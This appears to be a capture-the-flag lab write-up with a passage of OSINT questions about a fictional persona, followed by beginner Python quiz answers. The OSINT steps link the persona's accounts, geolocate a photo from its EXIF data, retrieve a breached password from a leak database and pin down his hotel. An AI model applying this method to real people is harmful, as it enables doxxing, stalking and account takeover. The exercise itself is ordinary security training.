
We search rudolph’s Reddit’s username on twitter and we get his account name “**IGuideClaus2020**”.

Question 6: What appears to be Rudolph's favourite TV show right now?

We look for the tweets and we can found out that his favourite TV show is “**Bachelorette**”

Question 7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

From a previous post, we can see the “Thompson Coburn” banner in the event picture. We copy the url of the picture and search in the google image search.



We go to the website with “Thompson Coburn” and we can find that the event took place in **Chicago**.


On November 23, members of Thompson Coburn's Chicago office joined the annual BMO Harris Bank® Magnificent Mile Lights Festival® parade as both spectators and participants. As a 2019 Festival sponsor, Chicago attorneys and staff led a 30-foot-tall Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, followed closely behind by a Chicago trolley full of our attorneys and their families.

The Lights Festival parade, one of the largest holiday parades in the country, is part of a two-day holiday celebration that includes a tree-lighting ceremony and over one million holiday lights lining the northern stretch of Chicago's Michigan Avenue. A broadcast of the parade was shown the following evening on ABC7 Chicago and rebroadcast on several affiliate channels.

Question 8: Okay, you found the city, but where specifically was one of the photos taken?

We can read the previous post which mentioned the higher resolution image. We open the link and save the image file.

We upload the image on exif data to search for the exif info of the image. We can found that the GPS position is “**41.891815, 87.624277**”



Question 9: Did you find a flag too?

We can find the flag by scrolling down the page, which is "{FLAG}ALWAYSCHECKTHEEXIFD4T4"

Question 10: Has Rudolph been pwned? What password of his appeared in a breach?


We can get Rudolph's email on the Twitter page.

We go to "http://scylla.sh/" and search for the email address. Since the website is down permanently, the answer given will be "**spygame**".

Question 11: What are the street numbers of the hotel address?

From the previous post, we identify that he stays at marriott.

We searched for "marriott chicago" on Google and we found a hotel named "Chicago Marriott Downtown Magnificent Mile" and the street number is **540**.



Through process / Methodology:

First, we search for “IGuidetheClaus2020” on the Reddit website to get the url to his comment history, the place he was born, and the other social media platform he used. We search for the last name of his creator on Google. Then, we search his Reddit’s username on twitter to get his twitter’s username. We read the post and we found his favourite TV show, where the parade took place, and the photo taken in the event. We search for the image’s exif information and the flag. Next, we search for the email address which can be found on his twitter, whether the email address has been pwned or not. Finally, we search for “marriott chicago” as he mentioned in the post that he lives there, then we get the street address of the hotel he stayed at.

Day 15: Scripting - There's Python in my stocking

Tools used: Python, VS Code

Question 1: What's the output of True + True?

2

```
>>> print(True+True)
2
```

Question 2: What's the database for installing other peoples libraries called?

PyPi

Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code
else's code. We can install libraries on the command line using the command: `pip install`
from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

Question 3: What is the output of bool("False")?

True

```
>>> print(bool("False"))
True
```

Question 4: What library lets us download the HTML of a webpage?

request

```
# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```

Question 5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

[1, 2, 3, 6]

```
>>> x = [1, 2, 3]
>>> y = x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
```

Question 6: What causes the previous task to output that?

pass by reference

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Question 7: If the input was "Skidy", what will be printed?

The Wise One has allowed you to come in.

Day 15.py > ...

```python
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name?")

if name in names :
    print("The Wise One has allowed you to come in.")
else :
    print("The Wise One has not allowed you to come in.")
```

PROBLEMS OUTPUT TERMINAL JUPYTER SQL CONSOLE DEBUG CONSOLE

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user\Pictures\PSP Tri 3\day 15> & C:/Users/user/AppData/Local/Pro
grams/Python/Python310/python.exe "c:/Users/user/Pictures/PSP Tri 3/day 15/Da
y 15.py"
What is your name?Skidy
The Wise One has allowed you to come in.
PS C:\Users\user\Pictures\PSP Tri 3\day 15>
```

Python
Python
Python

Question 8: If the input was "elf", what will be printed?

The Wise One has not allowed you to come in.

Day 15.py > ...

```python
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name?")

if name in names :
    print("The Wise One has allowed you to come in.")
else :
    print("The Wise One has not allowed you to come in.")
```

PROBLEMS OUTPUT TERMINAL JUPYTER SQL CONSOLE DEBUG CONSOLE Python

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user\Pictures\PSP Tri 3\day 15> & C:/Users/user/AppData/Local/Pro
grams/Python/Python310/python.exe "c:/Users/user/Pictures/PSP Tri 3/day 15/Da
y 15.py"
What is your name?elf
The Wise One has not allowed you to come in.
PS C:\Users\user\Pictures\PSP Tri 3\day 15>
```

Through process / Methodology:

We type “print(True+True)” in python and we get “2” as our output. According to the notes in THM, the database for installing other databases is “PyPi”, while the library that lets us download the HTML of a web page is “request”. Next, we execute the code given for question 5 in python and we get “[1, 2, 3, 6]” as our output. The cause of the previous output is “pass by reference”. Examine the code given in google form with VS Code, when we type “Skidy” as our input, the output will be “The Wise One has allowed you to come in.”, while when we type “elf” as our input, the output will be “The Wise One has not allowed you to come in.”.